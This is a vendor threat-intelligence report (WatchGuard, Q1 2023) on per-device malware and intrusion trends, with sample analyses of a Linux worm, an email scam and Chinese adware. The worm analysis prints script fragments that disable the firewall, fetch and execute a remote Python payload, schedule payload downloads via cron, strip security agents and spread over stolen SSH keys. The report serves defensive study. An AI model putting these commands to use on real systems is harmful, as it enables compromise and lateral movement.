
INTERNET SECURITY REPORT

Q1 2023



CONTENTS

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

INTRODUCTION

"Perspectives are like batteries. You can see the positive or the negative, and they'll keep you charged up, if you replace them often enough."

~ Curtis Tyrone Jones

Have you ever lived in an area for a while, but one day climbed to the peak of a mountain range, or gone to the roof of the tallest skyscraper in the area and suddenly gotten that feeling of seeing a very familiar area from an entirely new perspective? Places you might have walked many times sometimes seem very different from aloft or you notice new nuances from that novel perspective. Things you felt seemed far apart and different on the surface, might suddenly show closeness and connection once you see it from afar, and start to give a more complete "big picture" with the new data.

How about optical illusions? We've all seen the interesting pictures that hide two or more images. What do you see first in the image to the right? A tree or plant, or a man and a woman looking at each other? Both options are present, easily noticeable with a little effort, but it takes a shift in perspective and focus to find the additional and insightful data.

In other words, new perspectives often deliver new insights. Every peak and valley offer an opportunity to see a new perspective if you are vigilant and observant. More importantly, that new perspective can deepen your understanding and knowledge of a topic. That's the theme of this quarter's Q1 2023 Internet Security Report (ISR); offering a new perspective.

Since we are looking at data from the beginning of a new year (Q1), we wanted to take this opportunity to update the methods we use to normalize, analyze, and present our statistical findings. In the past, we primarily presented our results in the aggregate, as global total volumes. While showing data from this perspective does help present a global view, it sometimes can also inadvertently skew perspective – especially when handfuls of outlier results mask the more common picture.

Starting this quarter, we will present our network security results as "per device" averages for all reporting Fireboxes. We also have done more data curation to normalize some statistical outliers, to show you the results that better match all the average devices in the world. We believe this not only gives a more accurate idea of our malware trend averages, but it also shows you a new perspective about how threats might affect you directly, as a person only managing one, or a handful of devices.

As in our past reports, we still aggregate all the threat intelligence we get from the WatchGuard network and endpoint products that have opted into reporting this anonymized data to us. We look at malware trends from both a network and endpoint perspective, highlight the most common network exploits we see, show the top malicious links end users click on, and more. With our new perspective, we hope this data gives you some insight into how cybercriminals attack most networks so that you can make sure to implement the right security strategies to help protect yours.

The Q1 2023 report includes:

Throughout this report and in our conclusion, we share many timely security tips that will keep you safe, with and without our products.

EXECUTIVE SUMMARY

This Q1 2023 report is about new perspectives, but due to our new measurement methods it's harder to directly compare to historical values in past reports. That said, the high-level volume trends have not changed much over Q4 2022. Network attacks (IPS detections) have remained relatively flat over the last three quarters, technically down a bit more than 3%. We can't compare network malware volume as directly this quarter, due to the "per device" change in how we report it, but the overall volume looks similar to previous quarters. However, zero day malware (which we define as any malware sample that gets past signature-based detection) has increased in both unencrypted and encrypted traffic. We also still see more evasive and sophisticated malware in encrypted traffic in general, so make sure you leverage our network TLS decryption capabilities.

We always get a slightly different perspective when looking at malware from our endpoint product's viewpoint. There, we see that ransomware detection has declined 73% quarter over quarter (QoQ) after increasing significantly (627%) during Q4 2022. Even though ransomware detections are down by volume, ransomware groups are still breaching and extorting many companies, and the Lockbit group continues as the most prolific in successful breaches. Rounding out high-level trends, attackers still leverage malicious scripts, primarily PowerShell, to deliver malware.

Users still mistakenly click malicious links, but luckily domain protection services like DNSWatch can save them. In the report, we share some of the top phishing, malware spreading, and compromised sites users accidentally tried to visit. We also highlight a new browser social engineering trend. Now that web browsers have more protections preventing pop-up abuse, attackers are using the relatively new notification features to force similar types of interactions.

This quarter, we did not include the story of the quarter or a new research project, since our focus was on updating our perspective with new methods to analyze our threat intelligence and numbers. However, we will return to that in future quarters. That said, the report is still chock full of takeaways and defensive learnings you can glean to add to the protection strategies you already deploy.

That's the high-level overview, but below we share some of the top executive highlights from Q1 2023:

- **This quarter, we moved to "per Firebox" malware volume reports,** making it a bit more challenging to compare to previous reports' overall numbers. Below are the malware results for our various malware detection services:
  - **Average total malware detections per Firebox: 932**
  - **Average malware detections by GAV per Firebox: 364** (39% of total malware)
  - **Average malware detections by IAV per Firebox: 236** (25% of total malware)
  - **Average malware detections by APT per Firebox: 332** (36% of total malware)
- We extrapolate that if all the Fireboxes reporting to us had all malware detection services enabled, we would have had **72,704,388 malware detections during Q1 2023.** Note, that number only represents the Fireboxes that have opted into sharing data with us, which is less than one-fifth of the active Fireboxes currently in use.
- **Endpoint ransomware detections declined ~73%,** despite the 627% increases last quarter (Q4 2022). This still translates to a lot of ransomware due to the hundreds of percentile increase last quarter, but it also has declined ~75% year over year (YoY). Nonetheless, ransomware extortion groups like Lockbit remain active, so keep your ransomware defense strategies current.
- **96.4% of malware hides behind encryption!** This increased at least 3 points QoQ. We've mentioned it before, but most malware hides behind the SSL/TLS encryption used by secured websites. If you don't inspect this traffic, you are missing most malware your network security controls. While your endpoint malware protection acts as a safety net, we highly recommend scanning encrypted traffic.
- **Zero day malware accounted for 70% of all malware** when looking at total detections. That increased to 93% of all malware in encrypted connections. After dropping to only 43% of total malware last quarter, it is interesting to see this number rise again.
- **Threat actors from China and Russia were behind 75% of the new threats we saw in our top 10 list.**
- **Office document threats remain common among the most widespread malware.** Our widespread malware list features the malware that touches the most victims, even if it's not technically the highest pure volume. We continue to see document-based threats targeting Office products in this list.
- Network attack detections dropped 3.2% quarter over quarter (QoQ) during Q1. Though technically a decline, our charts show that our intrusion prevention service (IPS) detection has essentially remained flat the last three quarters.
- **The average Firebox had 460 IPS detections per device.**
- **The top 10 network attacks accounted for 57% of all detections**, which means those ten exploits make up a huge majority of the attacks we saw online during Q1.

- **Regionally, EMEA has the most malware detections at 40% of the total, while AMER has the most network attack detections at 56% of the total.**
- **Phishers and web threat actors leverage web browser notifications.** When researching the most common malicious domains we blocked this quarter, we found several of them leveraging a web browser's notification features to do the same social engineering techniques they used to leverage via pop-ups. We theorize that this is because browsers' relatively new notification capabilities don't have the same protections in place as pop-ups.
- **Threat actors still targeting End-of-Life (EOL) Microsoft ISA Firewall.** While it didn't show in our Top 10 Network Attack list, our analysts did notice exploits against Microsoft's now discontinued firewall, and their Internet Security and Acceleration (ISA) Server, having relatively high hits at 37th in our list. Considering this product has been long discontinued and not updated, it is surprising to see attackers targeting it.

The full report includes lots of interesting analysis and detail around some of the top malware families and attacks, and what they are doing behind the scenes, as well as many other findings that you can adjust your defenses to. Keep reading to learn more.

FIREBOX FEED STATS

WHAT IS THE FIREBOX FEED?

In this section of the report, we review anonymized data collected from Firebox customers that have opted in to sharing telemetry with WatchGuard. Using this data, we're able to build a picture of the cyber threat landscape affecting small and midsize organizations worldwide including malware attacks and network intrusion attempts.

As we hinted at in the intro to this report, the new year brings some significant changes to how we are displaying information in the Firebox Feed section. In previous reports, we discussed malware and network attack trends under the lens of total detection volumes, which are prone to fluctuating with external factors like the number of Firebox appliances participating in the Firebox Feed for any given quarter. Starting this quarter, we're refreshing the report and reviewing detection statistics in the context of detections per participating device. Additionally, we're accounting for devices that aren't licensed for specific security services (or unfortunately are licensed but don't have the security services enabled or configured properly) when discussing the trends. We still occasionally mention global total volumes in some sections of the report to give you an Internet-wide view, but our per device numbers both give individual owners a new perspective of how the averages affect them and offer more accurate and normalized results.

These changes allow us to more accurately represent and compare trends quarter over quarter and year over year. They'll also help you better understand the likelihood of you specifically encountering the threats we discuss, within your own organization.

As a refresher, the Firebox Feed is built off telemetry from five security services running on Firebox appliances:

Gateway AntiVirus (GAV): Signature-based malware prevention

IntelligentAV (IAV): Advanced AI-based malware prevention

APT Blocker: Sandboxed, behavioral-based malware prevention

Intrusion Prevention Service (IPS): Network-based client and server exploit prevention

DNSWatch: Domain-based threat prevention

HELP US IMPROVE

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available

Average combined total malware hits per Firebox

932

Our average malware hits per Firebox, for devices that have all three services

Basic Gateway AntiVirus (GAV) service

364

Basic antivirus detections jumped **15%**

APT Blocker (APT)

332

Advanced evasive malware detections decreased **66%** from the previous quarter

IntelligentAV (IAV)

236

Another **24%** increase in IntelligentAV

GAV with TLS

255

A drop of **15%**

APT Blocker with TLS

997

Encrypted evasive malware dropped 57% due to a decrease in scanning Fireboxes

TLS malware %

96.4%

MALWARE TRENDS

Our Firebox Feed receives millions of malware detections every quarter containing anonymized details about threats broken out by the geographic region and delivery protocol. We believe this data allows us to accurately forecast the type of malware seen across the networks of small and midsize organizations worldwide. From the top threats that provide a raw overview of the most popular malware to the details of what percentage of Fireboxes in each country encountered particular threats, we analyze it in this report. By reviewing this data, and our conclusions, you can better protect yourself and the networks you manage.

What happened in a previous quarter doesn't really help you protect your networks in the future unless you extrapolate what might happen next, which we try to do with our analysis to recommend defense tips that will help you going forward.

Our top malware section often contains similar variants from quarter to quarter but we saw four new threats during Q1. Two of the new samples seem China-based and another originates from Russia. New threats Linux.Downloader.AK and Scam.PV lack sophistication in their attacks but could provide intelligence-gathering opportunities for much bigger threats. If the malware compromises the right target the threat actors could also sell the target to a state actor. At the end of the malware trends section, we review these new threats and how to avoid them.

NEW QUARTER, NEW VIEW

As we discussed in the intro to the Firebox Feed section, starting this quarter we are analyzing detection statistics by first normalizing them to a "per-Firebox" count. This allows us to more accurately represent trends on a quarter-over-quarter and year-over-year basis. This quarter, Firebox appliances licensed and configured to run all three layers of anti-malware protection saw an average of 932 detections.

Top 10 Gateway AntiVirus(GAV) Malware Detections

Our top 10 basic malware table identifies the malware we see the most of in the Firebox threat telemetry, bucketed by malware family name. Besides malware detected by Gateway AntiVirus (GAV), we also include IntelligentAV (IAV)-detected malware in the top 10 table where possible. We generally don't identify details on the malware family when IAV detects malware (because it uses machine learning, not signatures, to identify the file as malicious), so we instead identify the family by looking up the file hash once signature-based engines have had a chance to catch up. Using this retroactive review, we can sometimes categorize IAV-detected threats and merge them with the top malware families that Gateway AntiVirus detected.

We saw four new threats during Q1, which were not duplicates from our Q4 2022 top 10 list. Not all malwares fit well into one of these categories so even though we have covered Zusy in the past, the variant associated with the sample we saw in previous quarters differs significantly. Family names can identify a specific category with small variations like Agent.IIQ or it can identify a specific exploit like MathType-Obfs.Gen, which attackers use to install other malware families. Variant.Zusy identifies a wide variety of samples in the Zusy family, and we found this quarter's variant spread adware and malware from the 2345[.]cn network. We cover this in more detail later.

We also cover two other new malware families, Linux.Downloader.AK and Scam.PV later on. The last new threat, JS.Phishing.CU, presents the user with a phishing page but we were unable to find a good example of this file and didn't feel it necessary to go over yet another phishing threat. Below you can find the full top 10 basic malware table.

Threat Name	Malware Category	Count	Last seen
GenericKD	Win Code Injection	1,403,236	Q4 2022
MSIL.Mensa	Dropper	751,364	Q4 2022
Linux.Downloader.AK	Dropper	592,435	new
Scam.PV	Scam file	421,519	new
JS.Phishing.CU	Phishing	337,837	new
MathType-Obfs.Gen	Office Exploit	329,941	Q4 2019
Variant.Zusy	Win Code Injection	226,041	New*
HTML.Agent.WR	Phishing	180,939	Q4 2022
Agent.IIQ	Dropper	176,560	Q4 2022
RTF-ObfsObjDat.Gen	Office Exploit	167735	Q3 2022

* We saw malware droppers Mail.RKR and Trojan.MultiDrop load this malware family in Q3 2020

Figure 1. Top 10 Basic Malware Table

Top 5 Encrypted Malware Detections

The encrypted malware detections table shows more accurately what an organization would see in "average" Internet traffic. Since well over 90% of traffic on the Internet uses TLS/SSL encryption, you can only really get a good idea what is happening on the web by decrypting that traffic. Our normal (mostly unencrypted) top 10 malware table doesn't tell the whole story because only 20% of the reporting Fireboxes scan encrypted traffic. While we see fewer total detections in the top 5 encrypted malware list, if we consider that only one fifth of Fireboxes scan encrypted traffic then multiplying that total by five would give you a better perspective of its more accurate scale. We don't do this in the table, but you should keep this in mind while reviewing it.

We didn't see anything new in the table (meaning the same samples as seen in Q4 2022 or previous quarters) besides Trojan.Cridex, which contains an executable that drops other malware files. We continue to see the dropped Agent.IIQ and the phishing page HTML.Agent.WR in this table as well as the top 10 table. You can see our past reports for more details on them.

Threat Name	Malware Category	Hits
Agent.IIQ	Dropper	176,560
HTML.Agent.WR	Phishing	175,856
JS.Email.Phishing	Phishing	22,065
Trojan.Cridex	Dropper	13,041
Adware.JS.Agent	Browser hijack	5,849

Figure 2. Top 5 TLS Malware Table

Top 5 Widespread Malware Detections

The top 5 widespread malware detections reveal another layer in global malware trends. Some malware families will only target a few networks or regions and can skew results, as they seem to show in high volume, but actually don't affect many of the reporting devices in the world. For instance, any malware that continuously downloads more malware, such as stagers and loaders, can skew results. The widespread malware table combats this skewed volume-based data by focusing on the malware detected on the most Fireboxes.


We see the Office exploits, MathType-Obfs.Gen and RTF-ObfsObjDat.Gen, in both the top 10 table and this widespread table. Both detections primarily target Europe, the Middle East, and Africa (EMEA). We also saw the scam file Cryxos.3903, which pretends you have a virus when you don't, targeting the United States and Canada almost exclusively.

Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
MathType-Obfs.Gen	Poland - 30.57%	Greece - 25.87%	Hong Kong - 25.53%	18.16%	6.97%	5.59%
Adware.JS.Agent.FM	India - 32.9%	Indonesia - 27.36%	Dominican Republic - 26.32%	10.02%	9.62%	10.58%
RTF-ObfsObjDat.Gen	Greece - 25.17%	Germany - 22.78%	Hong Kong - 17.02%	14.42%	5.03%	3.59%
Trojan.Cryxos.3903	USA - 36.48%	Canada - 11.82%	Chile - 0.49%	0.03%	0.06%	27.74%
NSISX.Spy.Gen	Indonesia - 22.64%	Turkey - 21.7%	Germany - 20.82%	13.84%	5.35%	2.94%

Figure 3. Most-Widespread Malware Table

Geographic Threats by Region

Now that we have reviewed the top global highlights, let's take a regional look at Q1's malware detections. EMEA saw the most detections with 39.69% of the total malware volume per Firebox, which was more than both the Americas (AMER) and Asia Pacific (APAC) regions but 3 points lower than Q4 2022. AMER hits per Firebox increased almost 14 points and APAC decreased 11points compared to the previous quarters. After reviewing the numbers and looking into why this change happened, we believe this simply came from normal fluctuations in malware.



Region	% Share
EMEA	39.69%
AMER	24.44%
APAC	35.86%

Figure 4. Geographic Threats By Region

Catching Evasive Malware

Not all malware present the same risks. Evasive and zero day malware carry a higher risk than traditional malware because it might change the way it looks each time though polymorphism, or just gets missed by signature-based antivirus (AV) solutions.

This quarter we saw **70% of detections come from zero day malware over unencrypted web traffic**, and a whopping **93% of detections come from zero day malware from encrypted web traffic (using TLS, meaning the HTTPS:// URI).** When you include zero day and TLS traffic the actual number of malware samples crossing the perimeter of the network likely surpasses 1,000 detections per Firebox. Detections missed by the Firebox could infect IoT devices, misconfigured servers, and other devices that don't use robust host-based defenses like EPDR.




Figure 5. Zero Day Malware

Individual Malware Sample Analysis

Linux.Downloader

The Linux.Downloader worm runs a bash script to download a cryptominer or create a backdoor. Before getting into the details of the worm let's look at its creators, the 8220 Gang.

We identified 8220 Gang as the creator of this malware from parts of the script matching other code written by the group, as well as a domain in the script, dw[.]bpdeliver[.]ru, which also matches a domain attack group used in the past.

The group uses low-skill attack techniques and targets users for financial gain. We believe this group originated in China despite the use of an .ru top-level domain (TLD). We found some of the files the malware downloaded contain Chinese characters, not Russian, and many files it used come from Aliyun, a popular Cloud environment in China related to Alibaba.

In the past, they have used the CVE-2022-26134 exploit to compromise Confluence servers and other servers with the log4j vulnerabilities. Now let's get into the malware itself. We won't go through the whole script, but instead highlight a few interesting parts.

The script starts by attempting to hide itself. It disables the local firewall and any startup software. This will prevent any antivirus from starting on a reboot.

```
ufw disable

…

cat /dev/null > /etc/ld.so.preload
```

Figure 5. Script to disable Firewall and other software

UFW is the name for the firewall in many Debian-based systems. "ld.so.preload" is a list of shared libraries on a system that checks first when launching an application while "cat /dev/null >" erases the contents of a file. This allows malware to potentially trick the operating system into loading attacker-controlled libraries using a library injection attack.

Next, the script attempts to connect to dw[.]bpdeliver[.]ru and download another Linux malware file that acts as a remote access trojan, or it may download a cryptominer. If this doesn't work, it will try again but use a Python script.

```
python -c 'import urllib;exec(urllib.urlop
en("http://79.137.203[.]156/d.py").read())'
|| python2 -c 'import urllib;exec(urllib.
urlopen("http://79.137.203[.]156/d.py").
read())'
```

Figure 6. Script to download a RAT or cryptominer. Decoded from obfuscated Base64

After this the original script will set up a scheduler to download the latest payload every 10 minutes.

```
echo -e "*/10 * * * * root $payload

" > /etc/cron.d/root
```

Figure 7. Script that schedules a task to download new payloads

Next it disables protections services. This script targets the Aliyun Cloud servers by disabling the BCM-agent that runs an endpoint manager.

```
systemctl stop aliyun.service

systemctl disable aliyun.service

service bcm-agent stop

yum remove bcm-agent -y

apt-get remove bcm-agent -y
```

Figure 8. Disables Aliyun protection services

Finally, it attempts to find any SSH keys on the system and connects to any hostnames it finds on your system with those keys. In the table below you can see the variables named with the respective fields.

- "$key" = A key found on the victim's device
- "$user" = A user found or the user "root"
- "$host" = A hostname found
- "$url" = the URL dw[.]bpdeliver[.]ru or 79.137.203[.]156 depending on what the script can access previously

If connected it sends a command to download itself so long as the server runs 32bit or 64bit programs.

```
ssh -oStrictHostKeyChecking=no
-oBatchMode=yes -oConnectTimeout=5 -i
$key $user@$host "(curl -s $url/xms if [[
"$(uname -m)" == "x86_64"

"$(uname -m)" == "i686" ]]
```

Figure 9. SSH command to download the malware on any other machines it can connect to with stolen info.

The malware and attacks from the 8220 Gang lay somewhere between your basic malware sent through email we see all the time and slightly more sophisticated ransomware gangs. The group targets newer vulnerabilities so if you patch your systems quickly you should be safe from this threat.

Scam.PV

A new email scam going around promises website owners an easy way to attract customers for a low price.




Figure 10. Scam.PV

At first, we didn't know if this file came from a scammer or if this was just spam, but after looking up the phone number, we found it was reported in many other scams. We also found the original email that sent it.




Figure 11. Scam.PV email

This simple scam file asks for a small amount to lure victims in, but once the scammer gets access to your servers, they will likely try to exploit the server for their own personal gain.

This scam should raise a few red flags for users.

- Both English and Russian languages in the email
- A Ukraine phone number but Russian body text (while possible current geopolitical issues make this unlikely)
- A known scammer username

You may wonder how people fall for these scams. This scam seems to target eastern Europe and if a user didn't look up the scammer's username, they could easily mistake this for a low-cost service. Even then, most victims should recognize the risks, but this scam only requires sending an email with minimal infrastructure meaning they can send our thousands of emails every day. If only a few out of thousands work than the scammer will make money on it.

Zusy – exclusively in APAC

The Zusy malware family shows up for the first time in the top 10 malware even though we have seen this malware in other reports a few times, just not in the top 10 malware. One sample we found targets China's population with adware that installs a compromised browser. The browser hijacks the windows settings so that it runs as the default browser.




Figure 12. Zusy icon

One could mistake this browser as Internet Explorer because of the adware's use of the Internet Explorer icon. Copyright law isn't always followed the same way in China, so websites often rip off popular logos.

Figure 13. 2345 logo

Figure 14. IE logo

This adware usually just annoys the user, but we found the 2345[.]ch domain has been part of a large malware operation since 2015. The domain and the larger network spread adware and occasionally malware like botnets Emotet and Razy. Even if we believe the intention isn't to spread malware, the ads shown don't go through a thorough vetting process that would catch malware and result in the collateral spread of malware. We wouldn't find it unusual if the environment spread malware on purpose as well.

The malware we found downloads a browser full of Chinese adware.

Figure 15. Zusy browser - Our Zusy sample downloaded a browser full of Chinese adware

Conclusion

Geopolitical tensions around the world have trickled down to low-skill attack groups. These groups target unsuspecting users and unprotected devices. In many cases, this leads to basic scams and cryptominers, but can lead to more serious malware, like ransomware and remote access trojans (RATs). We suspect if a high-value target becomes compromised the attackers will sell the compromised device to the highest bidder and state-sponsored groups would likely outbid any other group. Protect all your network devices with perimeter protection, including IoT devices. The best protection on a server doesn't mean much if the attacker has local access through another compromised device or credential so you should protect all devices in the network with IAV and APT Blocker while also scanning encrypted traffic.

NETWORK ATTACK TRENDS

WatchGuard's Firebox Intrusion Prevention Service (IPS) is a signature-based security tool that detects malicious network software exploits. Specifically, each signature identifies a unique network traffic pattern associated with a known vulnerability and/or exploit. As the catalog of signatures continues to grow, so does the protection our service offers as it blocks new and old vulnerabilities.

This quarter we have included the average detections per Firebox in addition to total attack detections among all customers who opt in to telemetry sharing. This data point of average detections per Firebox was already included the IPS section of past ISR reports but only for a per-region section. While the total detections give you an idea of what is happening globally, according to our reporting devices, the per device average gives an individual Firebox owner a better idea of what this means for them, if managing a typical Firebox.

Globally, total detections decreased by 3.26% since last quarter, with 2,230,896 total detections. A larger difference in total volume is noticeable when compared to Q1 in the previous year, when it was not far off from 5 million detections. That is a 110% decrease year over year (YoY). As for the average detections per Firebox among all regions, we saw an average of 460 IPS detections per Firebox, with only a small drop of 5 detections per Firebox since last quarter. You will find these more meaningful once we look at average detections per Firebox by region, discussed later in this section.

It shouldn't be a surprise to see the total count per quarter and average detection per Firebox follow a similar path (figure 16). The more attacks per quarter, the higher the average. They are not like-for-like though. Whereas total detections had decreased by 110% YoY, the average detections per Firebox in the same timeline decreased by 105% YoY. That is because of our ever-changing enrollment of Fireboxes from our telemetry sharing opt-in.

This quarter saw detections from 402 unique signatures (of the many thousands of potential things we detect). That is the second lowest since Q1 2020. While it was a 13.36% decrease from last quarter, overall, it doesn't stray far from the average which hovers in the low to mid 400s. This time last year, there were 541 unique detections. That's a 34.58% decrease. It's difficult to analyze the cause for the shift in numbers between quarters. Obviously, attacker and vulnerability assessment scanners change the exploit libraries they use occasionally, or the vulnerabilities and exploits they focus on, depending on how victims respond. The amount of unique detections will change as they focus on targeting different vulnerabilities, or if they start using new tools. To us it looks like the normal flow of old and new signatures gaining prominence and eventually falling off the detection list. It's natural for attackers to seek new pathways to exploit vulnerabilities while abandoning some that no longer bear fruit.

In terms of the type of signatures we saw, it included many of the familiar ones from the last quarter. Among all the top 10 signatures and most-widespread signatures, only two were new. The top signature in the top 10 attacks by volume was new, with documented vulnerabilities against Joomla and OpenEMR software. The other signature, last in the top 10, involves a buffer overflow attack against Simple Web Server. We discuss one more signature, involving an old relic, Microsoft ISA Server 2000, later in this section.

